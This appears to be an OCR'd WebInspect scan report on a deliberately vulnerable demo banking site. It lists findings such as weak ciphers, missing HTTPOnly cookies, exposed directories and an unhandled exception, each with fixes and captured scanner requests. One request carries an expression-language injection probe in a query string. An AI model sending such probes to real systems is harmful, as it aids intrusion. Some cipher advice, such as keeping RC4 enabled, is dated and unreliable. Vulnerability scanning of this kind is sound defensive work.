HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 23:11:31 GMT
Server: Apache/2.2.22 (Ubuntu)
Content-Length: 914
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=34
Connection: Keep-Alive
Content-Type: text/html;charset=ISO-8859-1

...TRUNCATED...
<form action="CookieExample" method=POST>
Name: <input type=text length=20 name=cookiename>
Value: <input type=text length=20 name=cookievalue>
<input type=submit></form>
</body>
</html>

File Names:

- http://zero.webappsecurity.com:80/examples/servlets/servlet/CookieExample
- http://zero.webappsecurity.com:80/bank/account-activity.html
- http://zero.webappsecurity.com:80/index.html
- http://zero.webappsecurity.com:80/examples/jsp/cal/cal2.jsp?time=9am
- http://zero.webappsecurity.com:80/bank/transfer-funds-verify.html
- http://zero.webappsecurity.com:80/bank/pay-bills-saved-payee.html
- http://zero.webappsecurity.com:80/bank/transfer-funds.html
- http://zero.webappsecurity.com:80/examples/jsp/cal/login.html
- http://zero.webappsecurity.com:80/sendFeedback.html
- http://zero.webappsecurity.com:80/examples/jsp/jsp2/el/functions.jsp?foo=JSP+2.0
- http://zero.webappsecurity.com:80/bank/account-summary.html
- http://zero.webappsecurity.com:80/admin/index.html
- http://zero.webappsecurity.com:80/examples/jsp/jsp2/el/implicit-objects.jsp?foo=bar
- http://zero.webappsecurity.com:80/admin/
- http://zero.webappsecurity.com:80/bank/money-map.html
- http://zero.webappsecurity.com:80/bank/transfer-funds-confirm.html
- http://zero.webappsecurity.com:80/examples/servlets/servlet/RequestParamExample
- http://zero.webappsecurity.com:80/bank/pay-bills-new-payee.html
- http://zero.webappsecurity.com:80/admin/currencies-add.html
- http://zero.webappsecurity.com:80/search.html?searchTerm=12345
- http://zero.webappsecurity.com:80/examples/jsp/chat/login.jsp
- http://zero.webappsecurity.com:80/examples/jsp/colors/colors.html
- http://zero.webappsecurity.com:80/bank/online-statements.html
- http://zero.webappsecurity.com:80/examples/servlets/servlet/SessionExample

- http://zero.webappsecurity.com:80/examples/jsp/colors/colrs.jsp?color1=12345&color2=12345&action=Sub
- http://zero.webappsecurity.com:80/admin/users.html
- http://zero.webappsecurity.com:80/examples/jsp/num/numguess.jsp
- http://zero.webappsecurity.com:80/online-banking.html
- http://zero.webappsecurity.com:80/
- http://zero.webappsecurity.com:80/admin/currencies.html
- http://zero.webappsecurity.com:80/feedback.html
- http://zero.webappsecurity.com:80/bank/pay-bills.html

Best Practice **Weak Cryptographic Hash**

Summary:

A string of hexadecimal digits matching the length of a cryptographic hash from the MD family was detected. Cryptographic hashes are often used to protect passwords, session information, and other sensitive data. There are multiple hashing algorithms in the MD family. By far the most commonly used algorithm is MD5, though MD4 and MD2 are still used with various public key and digital certificate systems. There are known attacks against MD5, MD4, and MD2. These hashes are also susceptible to Rainbow table attacks unless the input is properly salted. As such the MD family of cryptographic hashing functions should not be considered secure and should only be used in certain situations.

Implication:

Hashes produced by the MD family should only be used for short-lived uses where the hash and/or hashed data is not highly security sensitive, or for uses where uniqueness is not a critical requirement. MD Hashes should not be used for any type of long term application such as verifying the integrity of a file or for password storage.

Fix:

For Development:
The application should only use cryptographically secure hashing algorithms, such as SHA-224, SHA-256, SHA-384, or SHA-512. Hashes representing sensitive data should be salted to reduce the effectiveness of rainbow tables.

For Security Operations:
Implement a security policy that precludes the use of MD5, MD4, or MD2 for cryptographic functionality.

For QA:
Make sure that the application is not relying on MD5, MD4, or MD2 for cryptographic functionality.

Reference:

MD5
http://en.wikipedia.org/wiki/MD5
Cryptographic Salting
http://en.wikipedia.org/wiki/Salt_%28cryptography%29
Project Rainbow Crack
http://www.antsight.com/zsl/rainbowcrack/

Attack Request:

GET /examples/servlets/servlet/RequestHeaderExample HTTP/1.1
Referer: http://zero.webappsecurity.com/examples/servlets/
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="891041C69DEE82264B264D3F5530E290";
PSID="7439DCAFBECAF9A5652AABA7AAC86DB1"; SessionType="Crawl"; CrawlType="HTML"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="303ef0aa-53a3-4af6-b1d1-805eb12b571c";
X-Request-Memo: ID="799617af-bddd-4c9d-9a03-8de4c6e6c516"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=2DC913EA;username=username;password=password

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 23:11:29 GMT
Server: Apache/2.2.22 (Ubuntu)
Content-Length: 1949
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=38
Connection: Keep-Alive
Content-Type: text/html;charset=ISO-8859-1

...TRUNCATED...o
</td><td>
Category="Crawl"; SID="891041C69DEE82264B264D3F5530E290"; PSID="
7439DCAFBECAF9A5652AABA7AAC86DB1"; SessionType="Crawl"; CrawlType=&...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/examples/servlets/servlet/RequestHeaderExample

---

Best Practice

Cookie Security: HTTPOnly not Set

Summary:

The web application does not utilize HTTP only cookies. This is a new security feature introduced by Microsoft in IE 6 SP1 to mitigate the possibility of a successful Cross-Site scripting attack by not allowing cookies with the HTTP only attribute to be accessed via client-side scripts. Recommendations include adopting a development policy that includes the utilization of HTTP only cookies, and performing other actions such as ensuring proper filtration of user-supplied data, utilizing client-side validation of user supplied data, and encoding all user supplied data to prevent inserted scripts being sent to end users in a format that can be executed.

Reference:

References:
http://msdn.microsoft.com/library/default.asp?url=/workshop/author/dhtml/httponly_cookies.asp

Attack Request:

POST /examples/servlets/servlet/CookieExample HTTP/1.1
Referer: http://zero.webappsecurity.com/examples/servlets/servlet/CookieExample
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="8C642BC7CDE1A5694E3CD48DC8F53A35";
PSID="BEBBB932FBA0576234C986DEE7E221E8"; SessionType="Crawl"; CrawlType="Form"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="e4be3f07-03d9-4c8e-86be-9644492aa65b";
X-Request-Memo: ID="b768794d-5929-44f6-804b-9381ead67723"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=9AC307A0;username=usern
ame;password=password;JSESSIONID=2DC913EA

cookiename=12345&cookievalue=12345

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 23:12:58 GMT
Server: Apache/2.2.22 (Ubuntu)
Set-Cookie: 12345=12345
Content-Length: 1063

Vary: Accept-Encoding
Kee...TRUNCATED...

File Names:
- http://zero.webappsecurity.com:80/examples/servlets/servlet/CookieExample

Best Practice

Application Misconfiguration: Exposure of POST Parameters in GET Request

Summary:

Some web frameworks collapse the POST and GET parameters into a single collection. This is a flawed design pattern from a security standpoint. If a page accepts POST parameters as GET parameters an attacker would be able to effect change on websites through Cross-Site Request Forgery or leverage this design flaw with other vulnerabilities to attack the system hosting the web application.

Execution:

Using a Web Proxy tool, browse to http://zero.webappsecurity.com:80/examples/servlets/servlet/RequestParamExample?firstname=Peter&lastname=Gibbons. Once accessed add each POST parameter to the GET parameters list and re-request the page. If the same page appears while requesting ~FullUrl~ with an HTTP GET request with all POST parameters in the Url, then this page is vulnerable to this design flaw.

Implication:

Allowing POST data parameters to be passed through GET parameters as well can open the web application to Cross-Site Request Forgery attacks.

Fix:

For Developers:
POST variables and GET variables should be distinct and no attempt to collapse to two collections should occur.

For QA:
Follow the instructions listed in the Execution to reproduce the issue, and forward to development.

For Security Operations:
If using a web-framework, communicate to developers using the web-framework that POST variables and GET variables should be distinct and no attempt to collapse the two collections should occur.

Reference:

CWE 352 - Cross-Site Request Forgery
http://cwe.mitre.org/data/definitions/352.html

Attack Request:

GET /examples/servlets/servlet/RequestParamExample?firstname=Peter&lastname=Gibbons HTTP/1.1
Referer: http://zero.webappsecurity.com/examples/servlets/servlet/RequestParamExample
Content-Type: application/x-www-form-urlencoded
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="0B2A48F1540F3095B29ACF3144E00C2F";
PSID="90CAAF9C3DB084C7880927022DF36DCE"; SessionType="AuditAttack"; CrawlType="None"; AttackType="Other";
OriginatingEngineID="8ca14a29-1566-423d-b9f8-f46aa279ec29"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="10655"; Engine="Form+Accepts+GET+Variables";
Retry="False"; SmartMode="NonServerSpecificOnly"; ThreadId="28"; ThreadType="StateRequestorPool";
X-RequestManager-Memo: StateID="113"; sc="1"; ID="c0bb40b6-61e6-4ff9-9ec5-a504455f329a";
X-Request-Memo: ID="d46ad931-8360-4386-b89a-b9a25d4b59e1"; ThreadId="37";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=D600366F;username=username;password=password;JSESSIONID=C220D5E5

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 23:31:42 GMT
Server: Apache/2.2.22 (Ubuntu)
Content-Length: 647
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=2
Connection: Keep-Alive
Content-Type: text/html;charset=ISO-8859-1

<html>

```
<head>
<title>Request Parameters Example</title>
</head>
<body bgcolor="white">
<a href="../reqparams.html">
<img src="../images/code.gif" height=24 width=24 align=right border=0 alt="view code"></a>
<a href="../index.html">
<img src="../images/return.gif" height=24 width=24 align=right border=0 alt="return"></a>
<h3>Request Parameters Example</h3>
Parameters in this request:<br>
First Name:
 = Peter<br>
Last Name:
 = Gibbons
<P>
<form action="RequestParamExample" method=POST>
First Name:
<input type=text size=20 name=firstname>
<br>
Last Name:
<input type=text size=20 name=lastname>
<br>
<input type=submit>
</form>
</body>
</html>
```

File Names:

- http://zero.webappsecurity.com:80/examples/servlets/servlet/RequestParamExample?firstname=Peter&last

---

Best Practice

Session Management: Easy-to-Guess Session Identifier Name

Summary:

A well-known session cookie has been identified: JSESSIONID .</drc_knownsessiontokens> Many web application frameworks, such as ASP.NET, implement their own session management solution based on HTTP cookies and they provide APIs that developers can use to integrate their session-dependent functionalities with these built-in solutions. Each web application development framework has its well-known default session ID, e.g., ASP.NET_Sessionid for ASP.Net. If these default session IDs are used in web applications, their purpose and underlying technologies are revealed to attackers immediately. One best practice in securing session management is to anonymize or otherwise obscure well-known session IDs.

Execution:

An attacker can collect a list of well-known session IDs used in web application frameworks and search for the target session ID from the list.

Implication:

Although disclosing the information that a certain cookie is used as session ID and what server technologies are used in a web site doesn't directly result in the compromise of the web site, they do facilitate any further attackers a malicious intruder may be attempting.

Fix:

Developers should customize the session cookies by following the instructions provided by the web application framework on which their application is running. For example, to change the default name of a session cookie in ASP.NET, the developer can simply modify the attribute of sessionState tag in the application setting file (web.config) as shown below:

```
<configuration>
   <system.web>
      <sessionstate cookiename="new name">
      </sessionstate>
   </system.web>
</configuration>
```

Reference:

OWASP Session Management Cheat Sheet
https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

OWASP Cookies Database
https://www.owasp.org/index.php/Category:OWASP_Cookies_Database

SessionSate Element (ASP.NET Settings Schema)
http://msdn.microsoft.com/en-us/library/h6bb9cz9(v=vs.100).aspx

Attack Request:

GET /auth/accept-certs.html?user_token=38b91670-e2b5-4313-81c2-ea437e8fb44e HTTP/1.1
Ho...TRUNCATED...


Attack Response:

HTTP/1.1 302 Found
Date: Thu, 20 Mar 2014 22:41:48 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Set-Cookie: JSESSIONID=35EE83C1; Path=/; HttpOnly
Location: http://zero.webappsecurity.com/auth/accept-certs.html?user_token=7f5c0dd0-321c-4552-86b4-85b2637f1ace
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html

File Names:

- http://zero.webappsecurity.com:80/signin.html

Server: https://zero.webappsecurity.com:443



Critical **Transport Layer Protection: Weak SSL Cipher**

Summary:

WebInspect has detected support for weak TLS/SSL ciphers on server **https://zero.webappsecurity.com:443** .

The Transport Layer Security (TLS) and Secure Sockets Layer (SSL) protocols provide a protection mechanism to ensure

authenticity, confidentiality and integrity of the data transmitted between a client and web server. The strength of this protection mechanism is determined by the authentication, encryption and hashing algorithms, collectively known as a cipher suite, chosen for the transmission of sensitive information over the TLS/SSL channel. Most Web servers support a range of such cipher suites of varying strengths. Using a weak cipher or an encryption key of insufficient length, for example, could allow an attacker to defeat the protection mechanism and steal or modify sensitive information.

If misconfigured, a web server could be manipulated into choosing weak cipher suites. Recommendations include updating the web server configuration to always choose the strongest ciphers for encryption.

Execution:

Each weak cipher was enumerated by establishing an SSL connection with the target host and specifying the cipher to test in the Client Hello message of the SSL handshake.

Implication:

A weak encryption scheme can be subjected to brute force attacks that have a reasonable chance of succeeding using current methods and resources. An attacker may be able to execute a man-in-the-middle attack which would allow them to intercept, monitor and tamper with sensitive data.

Fix:

Disable support for weak ciphers on the server. Weak ciphers are generally defined as:

- any cipher with key length less than 128 bits
- export-class cipher suites
- NULL ciphers
- ciphers that support unauthenticated modes

The following ciphers supported by the server are weak and should be disabled:

- **SSL3/RSA/RC4-40/MD5**
- **SSL3/RSA/RC2CBC40/MD5**
- **SSL3/RSA/DES40-CBC/SHA**
- **SSL3/RSA/DES56-CBC/SHA**
- **SSL3/DHE-RSA/DES40-CBC/SHA**
- **SSL3/DHE-RSA/DES56-CBC/SHA**
- **SSL3/DH-ANON/RC4-40/MD5**
- **SSL3/DH-ANON/RC4-128/MD5**
- **SSL3/DH-ANON/DES40-CBC/SHA**
- **SSL3/DH-ANON/DES56-CBC/SHA**
- **TLS/DH-ANON/SEED-CBC/SHA**

- For Apache, modify the following lines in httpd.conf or ssl.conf:
- SSLCipherSuite ALL:!aNULL:!ADH:!eNULL:!LOW:!EXP:!NULL:RC4+RSA:+HIGH:+MEDIUM
- For IIS, please refer to Microsoft Knowledge Base Articles:

- Article ID: 187498
- Article ID: 245030 and
- Security Guidance for IIS

- For other servers, please refer to vendor specific documentation.

The following ciphers supported by the server should provide adequate protection and may be left enabled:

- **SSL3/RSA/RC4-128/MD5**
- **SSL3/RSA/RC4-128/SHA**
- **TLS/RSA/SEED-CBC/SHA**
- **TLS/DHE-RSA/SEED-CBC/SHA**

Reference:

OWASP:
Transport Layer Protection Cheat Sheet

PCI Security Standards Council:
https://www.pcisecuritystandards.org/pdfs/pcissc_assessors_nl_2008-11.pdf

Microsoft:
Knowledge Base Article ID: 187498
Knowledge Base Article ID: 245030
Security Guidance for IIS

Apache:
SSL/TLS Strong Encryption: FAQ

Attack Request:

GET /auth/accept-certs.html?user_token=38b91670-e2b5-4313-81c2-ea437e8fb44e HTTP/1.1
Ho...TRUNCATED...

Attack Response:

HTTP/1.1 302 Found
Date: Thu, 20 Mar 2014 22:34:2...TRUNCATED...

File Names:
- https://zero.webappsecurity.com:443/auth/accept-certs.html?user_token=38b91670-e2b5-4313-81c2-ea437e

---

Medium **Poor Error Handling: Unhandled Exception**

Summary:

Unhandled exceptions are circumstances in which the application has received user input that it did not expect and doesn't know how to deal with. In many cases, an attacker can leverage the conditions that cause these errors in order to gain unauthorized access to the system. Recommendations include designing and adding consistent error-handling mechanisms that are capable of handling any user input to your web application, providing meaningful detail to end-users, and preventing error messages that might provide information useful to an attacker from being displayed.

Implication:

Exception error messages may contain the location of the file in which the offending function is located. This may disclose the webroot's absolute path as well as give the attacker the location of application include files or configuration information. It may even disclose the portion of code that failed. In most cases, it will be the result of the web application attempting to use an invalid client-supplied argument in a SQL statement, which means that SQL injection will be possible. If so, an attacker will at least be able to read the contents of the entire database arbitrarily. Depending on the database server and the SQL statement, deleting, updating and adding records and executing arbitrary commands may also be possible. If a software bug or bug is responsible for triggering the error, the potential impact will vary, depending on the circumstances. The location of the application that caused the error can be useful in facilitating other kinds of attacks. If the file is a hidden or include file, the attacker may be able to gain more information about the mechanics of the web application, possibly even the source code. Application source code is likely to contain usernames, passwords, database connection strings and aids the attacker greatly in discovering new vulnerabilities.

Fix:

For Security Operations:

Unknown application testing seeks to uncover new vulnerabilities in both custom and commercial software. Because of this, there are no specific patches or descriptions of this issue. Please note that this vulnerability may be a false positive if the page it is flagged on is technical documentation.However, follow these recommendations to help ensure a secure web application:

- **Use Uniform Error Codes:** Ensure that you are not inadvertently supplying information to an attacker via the use of inconsistent or "conflicting" error messages. For instance, don't reveal unintended information by using error messages such as Access Denied, which will also let an attacker know that the file he seeks actually exists. Use consistent terminology for files and folders that do exist, do not exist, and which have read access denied.
- **Informational Error Messages:** Ensure that error messages do not reveal too much information. Complete or partial paths, variable and file names, row and column names in tables, and specific database errors should never be revealed to the end user. Remember, an attacker will gather as much information as possible, and then add pieces of seemingly innocuous information together to craft an attack.
- **Proper Error Handling:** Use generic error pages and error handling logic to inform end users of potential problems. Do not provide system information or other data that could be used by an attacker when orchestrating an attack.

For Development:

This problem arises from the improper validation of characters that are accepted by the application. Any time a parameter is passed into a dynamically-generated web page, you must assume that the data could be incorrectly formatted. The application should contain sufficient logic to handle any situation in which a parameter is not being passed or is being passed incorrectly. Keep in mind how the data is being submitted, as a result of a GET or a POST. Additionally, to develop secure and stable code, treat cookies the same as parameters. The following recommendations will help ensure that you are delivering secure web applications.

- **Stringently define the data type:** Stringently define the data type (a string, an alphanumeric character, etc.) that the application will accept. Validate input for improper characters. Adopt the philosophy of using what is good rather than what is bad. Define the allowed set of characters. For instance, if a field is to receive a number, allow that field to accept only numbers. Define the maximum and minimum data lengths that the application will accept.
- **Verify parameter is being passed:** If a parameter that is expected to be passed to a dynamic Web page is omitted, the application should provide an acceptable error message to the user. Also, never use a parameter until you have verified that it has been passed into the application.
- **Verify correct format:** Never assume that a parameter is of a valid format. This is especially true if the parameter is being passed to a SQL database. Any string that is passed directly to a database without first being checked for proper format can be a major security risk. Also, just because a parameter is normally provided by a combo box or hidden field, do not assume the format is correct. A hacker will first try to alter these parameters while attempting to break into your site.
- **Verify file names being passed in via a parameter:** If a parameter is being used to determine which file to process, never use the file name before it is verified as valid. Specifically, test for the existence of characters that indicate directory traversal, such as .../, c:\, and /.
- **Do not store critical data in hidden parameters:** Many programmers make the mistake of storing critical data in a hidden parameter or cookie. They assume that since the user doesn't see it, it's a good place to store data such as price, order number, etc. Both hidden parameters and cookies can be manipulated and returned to the server, so never assume the client returned what you sent via a hidden parameter or cookie.

For QA:

From a testing perspective, ensure that the error handling scheme is consistent and does not reveal private information about your web application. A seemingly innocuous piece of information can provide an attacker the means to discover additional information that can be used to conduct an attack. Make the following observations:

- Do you receive the same type of error for existing and non-existing files?
- Does the error include phrases (such as "Permission Denied") that could reveal the existence of a file?

Reference:

Web Application Security Whitepaper:
http://download.hpsmartupdate.com/asclabs/security_at_the_next_level.pdf

Processing Unhandled Exceptions:
http://www.asp.net/(S(sf10gzjodvrpce55el2p5cnk))/learn/hosting/tutorial-12-cs.aspx

Managing Unhandled Exceptions:
http://www.informit.com/articles/article.aspx?p=32081&seqNum=3

Attack Request:

GET /auth/accept-certs.html?redirect:%24{138646%2b102234%

2b'f60cec015d33e6f70fc90789dd6659ff6b83da4d49f58d1fb7d1f0ae210ff7a8de500d534018c03aa77a440178e47b9e9dc66b53a
fa119163810502c2d1946f2'} HTTP/1.1
Referer: https://zero.webappsecurity.com/auth/accept-certs.html?user_token=38b91670-e2b5-4313-81c2-ea437e8fb44e
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="57CE16BF07FD41C6BBB4504AD9462EA9";
PSID="D5965265C55A806A75A0D12B00422E80"; SessionType="AuditAttack"; CrawlType="None";
AttackType="QueryParamManipulation"; OriginatingEngineID="65cee7d3-561f-40dc-b5eb-c0b8c2383fcb";
AttackSequence="2"; AttackParamDesc=""; AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="11343";
Engine="Request+Modify"; Retry="False"; SmartMode="NonServerSpecificOnly"; ThreadId="12";
ThreadType="StateRequestorPool";
X-RequestManager-Memo: StateID="16033"; sc="1"; ID="ccfc106b-bbec-49ab-9375-c5bf3bad98be";
X-Request-Memo: ID="33a19a28-af0e-4d08-8440-32f988abe84d"; ThreadId="60";
Cookie: CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51

Attack Response:

HTTP/1.1 500 Internal Server Error
Date: Thu, 20 Mar 2014 22:43:15 GMT
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 10458

...TRUNCATED.../h1><HR size="1" noshade="noshade"> type Exception report message
<u>Request processing failed...TRUNCATED...

File Names:

- https://zero.webappsecurity.com:443/auth/accept-certs.html?redirect:%24{138646%2b102234%
2b'f60cec015

Medium

Server Misconfiguration: SSL Certificate Hostname Discrepancy

Summary:

This policy states that any area of the website or web application that contains sensitive information or access to privileged functionality such as remote site administration requires that the certificate used by the server is the same host as the server hostname. **https://zero.webappsecurity.com:443/** has failed this policy.

Implication:

The hostname specified by the certificate does not match the hostname being used to access the host. Such a discrepency can cause the validation process to fail, negating the security benefits of using a certificate to verify the server is trusted.

Fix:

A new certificate with the appropriate hostname should be installed. For hosts with multiple names, a wildcard certificate may be appropriate.

Attack Request:

GET / HTTP/1.1
Referer: https://zero.webappsecurity.com/auth/accept-certs.html?user_token=38b91670-e2b5-4313-81c2-ea437e8fb44e
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="207183C1695B476F2AE50DB1F0C9A150";
PSID="D5965265C55A806A75A0D12B00422E80"; SessionType="AuditAttack"; CrawlType="None"; AttackType="Other";
OriginatingEngineID="3daa743d-51a1-4f6d-b750-0a97717fbf99"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="4725"; Engine="Certificate+Host+Check"; Retry="False";
SmartMode="NonServerSpecificOnly"; ThreadId="12"; ThreadType="StateRequestorPool";
X-RequestManager-Memo: sc="1"; ID="ab38a737-0c66-4a9d-8bc8-fba667307b41";
X-Request-Memo: ID="1760d398-20e3-40c0-849c-7c5c4340286d"; ThreadId="49";

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:42:47 GMT
Server: Apache/2.2.22 (Ubuntu)
Last-Modified: Fri, 12 Jul 2013 19:09:28 GMT
ETag: "1df42-b1-4e1553fefea00"
Accept-Ranges: bytes
Content-Length: 177
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<html><body><h1>It works!</h1>
This is the default web page for this server.
The web server software is running but no content has been added, yet.
</body></html>

File Names:

- https://zero.webappsecurity.com:443/

Medium

Transport Layer Protection: Insecure Transmission

Summary:

A username was found in the query string of a GET request or Set-Cookie header. Unknown application testing seeks to uncover new vulnerabilities in both custom and commercial software. Because of this, there are no specific patches or descriptions for this issue.

Fix:

Leaving login information in a query string or cookie values makes it easy for an attacker to see and tamper with login values. Have a developer or security administrator examine this issue. Recommendations include ensuring that login information is sent with a POST request over an encrypted connection and that sensitive account information is kept on the server.

Attack Request:

GET /auth/accept-certs.html?user_token=38b91670-e2b5-4313-81c2-ea437e8fb44e HTTP/1.1
Ho...TRUNCATED...

Attack Response:

HTTP/1.1 302 Found
Date: Thu, 20 Mar 2014 22:34:27 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Location: http://zero.webappsecurity.com/auth/security-check.html?user_token=38b91670-e2b5-4313-81c2-ea437e8fb44e
Content-Language: en-US
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

File Names:

- https://zero.webappsecurity.com:443/auth/accept-certs.html?user_token=38b91670-e2b5-4313-81c2-ea437e

---

Low

Access Control: Unprotected Directory

Summary:

Directory Enumeration vulnerabilities were discovered within your web application. Risks associated with an attacker discovering a directory on your application server depend upon what type of directory is discovered, and what types of files are contained within it. The primary threat, other than accessing files containing sensitive information, is that an attacker can utilize the information discovered in that directory to perform other types of attacks. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that provide information that could be utilized by an attacker when

formulating or conducting an attack.

Fix:

For Security Operations:
You should evaluate the production requirements for the found directory. If the directory is not required for production operation, then the directory and its contents should be removed or restricted by a server access control mechanism. More information about implementing access control schemes can be found in the References. Automatic directory indexing should also be disabled, if applicable.

For Development:
This problem will be resolved by the web application server administrator. In general, do not rely on 'hidden' directories within the web root that can contain sensitive resources or web applications. Assume an attacker knows about the existence of all directories and files on your web site, and protect them with proper access controls.

For QA:
This problem will be resolved by the web application server administrator.

Reference:

Implementing Basic Authentication in IIS
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-1ea89d861eb4.mspx

Implementing Basic Authentication in Apache
http://httpd.apache.org/docs/howto/auth.html#intro

Attack Request:

GET /cgi-bin/ HTTP/1.1
Referer: https://zero.webappsecurity.co...TRUNCATED...

Attack Response:

HTTP/1.1 403 Forbidden
Date: Thu, 20 Mar 2014 22:37:33 GMT
S...TRUNCATED...

File Names:
- https://zero.webappsecurity.com:443/cgi-bin/

Low **Access Control: Unprotected Directory**

Summary:

Directory Enumeration vulnerabilities were discovered within your web application. Risks associated with an attacker discovering a directory on your application server depend upon what type of directory is discovered, and what types of files are contained within it. The primary threat, other than accessing files containing sensitive information, is that an attacker can utilize the information discovered in that directory to perform other types of attacks. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that provide information that could be utilized by an attacker when formulating or conducting an attack.

Fix:

For Security Operations:
You should evaluate the production requirements for the found directory. If the directory is not required for production operation, then the directory and its contents should be removed or restricted by a server access control mechanism. More information about implementing access control schemes can be found in the References. Automatic directory indexing should also be disabled, if applicable.

For Development:
This problem will be resolved by the web application server administrator. In general, do not rely on 'hidden' directories within the web root that can contain sensitive resources or web applications. Assume an attacker knows about the existence of all

directories and files on your web site, and protect them with proper access controls.

For QA:
This problem will be resolved by the web application server administrator.

Reference:

Implementing Basic Authentication in IIS
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-1ea89d861eb4.mspx

Implementing Basic Authentication in Apache
http://httpd.apache.org/docs/howto/auth.html#intro

Attack Request:

GET /icons/ HTTP/1.1
Referer: https://zero.webappsecurity.co...TRUNCATED...

Attack Response:

HTTP/1.1 403 Forbidden
Date: Thu, 20 Mar 2014 22:37:43 GMT
S...TRUNCATED...

File Names:

- https://zero.webappsecurity.com:443/icons/
- https://zero.webappsecurity.com:443/icons/small/

Low **Access Control: Unprotected Directory**

Summary:

